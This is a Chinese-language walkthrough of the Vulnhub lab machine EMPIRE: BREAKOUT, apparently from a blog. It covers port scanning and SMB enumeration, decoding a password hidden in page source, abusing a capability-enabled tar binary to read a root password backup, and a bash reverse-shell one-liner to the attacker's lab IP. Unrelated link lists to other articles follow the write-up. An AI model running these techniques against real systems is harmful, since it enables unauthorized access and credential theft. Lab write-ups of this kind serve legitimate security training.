
【Vulnhub靶场】EMPIRE: BREAKOUT
环境准备
下载靶机,导入到vmware里面,这应该不用教了吧
开机可以看到,他已经给出了靶机的IP地址,就不用我们自己去探测了

攻击机IP地址为:192.168.2.15
靶机IP地址为:192.168.2.18
信息收集
使用nmap扫描靶机开放的端口信息

发现靶机开放了三个网页端口和SMB服务
我们去网站访问一下
80端口是正常的网页
但当我去查看源码的时候,发现了ook加密的过后的字符串

翻译过来时:别担心没有人会来这里,和你分享我的权限是安全的。它是加密的:)
解密过后是:.2uqPEfj3D<P'a-3
这应该是一个密码,先记录下来,接着我们继续查看另外两个网站


10000端口和20000端口是不同的登录系统,一个是登录网站的,一个是登录用户的
开始渗透
鉴于我们已经有了用户的密码,所以我们要着手寻找用户名了
由于靶机开放了smb服务,所以我们可以收集有关靶机smb的信息
使用命令enum4linux可以收集大量的信息
enum4linux 192.168.2.18

获得了一个用户名cyber,拿他和之前获得的密码去登录一下20000端口


登录进去一看,发现左下角有一个终端的图标,点进去之后就可以运行命令了
我们可以找到第一个flag

接下来要就要准备提权了
提权
发现目录下还有另外一个文件tar,查看他的权限发现,是可以运行的

突然给这么一个可运行文件肯定是有深意的,我们看一下这个文件拥有的权限是什么

发现它是可以读取任意文件的
有关linux setcap命令的信息,可以点这里
那就肯定是要我们找一个文件来读取,获得root的密码
经过一番寻找之后,发现/var/backups下有个备份文件.old_pass.bak


我们用tar把它打包之后再解压出来,就没有权限问题了
./tar -cvf pass.tar /var/backups/.old_pass.bak
tar -xvf pass.tar
这里打包的时候一定要使用./tar,不然会提示没权限,因为没有加./代表的是你用的系统安装的tar不是这个目录下的tar(我也不知道表达清楚没有 )


cat之后获得了root密码
兴冲冲想登录root结束这道题,但是发现这里有bug

所以我们反弹一个shell到kali上,kali开始监听10086端口

然后在靶机输入
bash -i >& /dev/tcp/192.168.2.15/10086 0>&1
即可反弹成功,在此登录root就可以看到最终的flag了
【Vulnhub靶场】EMPIRE: BREAKOUT的更多相关文章
- vulnhub靶场之EMPIRE
准备: 攻击机:虚拟机kali.本机win10. 靶机:EMPIRE: BREAKOUT,地址我这里设置的桥接,下载地址:https://download.vulnhub.com/empire/02- ...
- Vulnhub靶场题解
Vulnhub简介 Vulnhub是一个提供各种漏洞环境的靶场平台,供安全爱好者学习渗透使用,大部分环境是做好的虚拟机镜像文件,镜像预先设计了多种漏洞,需要使用VMware或者VirtualBox运行 ...
- VulnHub靶场学习_HA: ARMOUR
HA: ARMOUR Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-armour,370/ 背景: Klaw从“复仇者联盟”超级秘密基地偷走了一些盔甲 ...
- VulnHub靶场学习_HA: InfinityStones
HA-InfinityStones Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-infinity-stones,366/ 背景: 灭霸认为,如果他杀 ...
- VulnHub靶场学习_HA: Avengers Arsenal
HA: Avengers Arsenal Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-avengers-arsenal,369/ 背景: 复仇者联盟 ...
- VulnHub靶场学习_HA: Chanakya
HA-Chanakya Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-chanakya,395/ 背景: 摧毁王国的策划者又回来了,这次他创造了一个难 ...
- VulnHub靶场学习_HA: Pandavas
HA: Pandavas Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-pandavas,487/ 背景: Pandavas are the warr ...
- VulnHub靶场学习_HA: Natraj
HA: Natraj Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-natraj,489/ 背景: Nataraj is a dancing avat ...
- VulnHub靶场学习_HA: Chakravyuh
HA: Chakravyuh Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-chakravyuh,388/ 背景: Close your eyes a ...
- VulnHub靶场学习_HA:Forensics
HA:Forensics Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-forensics,570/ 背景: HA: Forensics is an ...
随机推荐
- c++参数入栈顺序和参数计算顺序
关于 本文涉及到代码,演示环境为:win10 + VS2017 ,ubuntu+clang clang版本: 参数入栈顺序 顺序 几种常见的函数参数入栈顺序,还有两种就不介绍了(__clrcall._ ...
- 【机器学习】决策树(Decision Tree) 学习笔记
[机器学习]决策树(decision tree) 学习笔记 标签(空格分隔): 机器学习 决策树简介 决策树(decision tree)是一个树结构(可以是二叉树或非二叉树).其每个非叶节点表示一个 ...
- 【LeetCode】819. Most Common Word 解题报告(Python)
作者: 负雪明烛 id: fuxuemingzhu 个人博客: http://fuxuemingzhu.cn/ 目录 题目描述 题目大意 解题方法 正则+统计 日期 题目地址:https://leet ...
- RMQ(ST(Sparse Table))(转载)
1. 概述 RMQ(Range Minimum/Maximum Query),即区间最值查询,是指这样一个问题:对于长度为n的数列A,回答若干询问RMQ(A,i,j)(i,j<=n),返回数列A ...
- TensorFlow.NET机器学习入门【6】采用神经网络处理Fashion-MNIST
"如果一个算法在MNIST上不work,那么它就根本没法用:而如果它在MNIST上work,它在其他数据上也可能不work". -- 马克吐温 上一篇文章我们实现了一个MNIST手 ...
- Reproducing Kernel Hilbert Space (RKHS)
目录 概 主要内容 RKHS-wiki 概 这里对RKHS做一个简单的整理, 之前的理解错得有点离谱了. 主要内容 首先要说明的是, RKHS也是指一种Hilbert空间, 只是其有特殊的性质. Hi ...
- 计算机图形学——梁友栋-Barsky算法
梁算法是计算机图形学上最经典的几个算法,也是目前唯一一个以中国人命名的出现在国内外计算机图形学课本的算法,我之前在介绍裁剪算法的时候介绍过这个算法 https://www.cnblogs.com/wk ...
- MySQL8.0的下载与安装
下载 进入官网的下载页面 点击下图中的链接 可以选择上边的 Community Server ,那样会下载压缩包,这里我选择下边的 Installer for Windows ,下载的是安装包 点击下 ...
- 物联网大赛 - Android学习笔记(三)Android 事件处理
学习目标: 了解事件处理概念 监听事件处理模型 事件与事件监听接口 实现事件监听方式 回调事件处理模型 常见的事件回调方法 Handler类功能与用法 Handler更新程序界面 一.监听概念 再用户 ...
- CSS基础-5 伪类
一.伪类 我们以a标签为例 伪类标签分为4类 1. 设置超链接默认的样式 a:link {属性:值;.....} 或者 a { 属性: 值;} 推荐使用这种方式 2 ...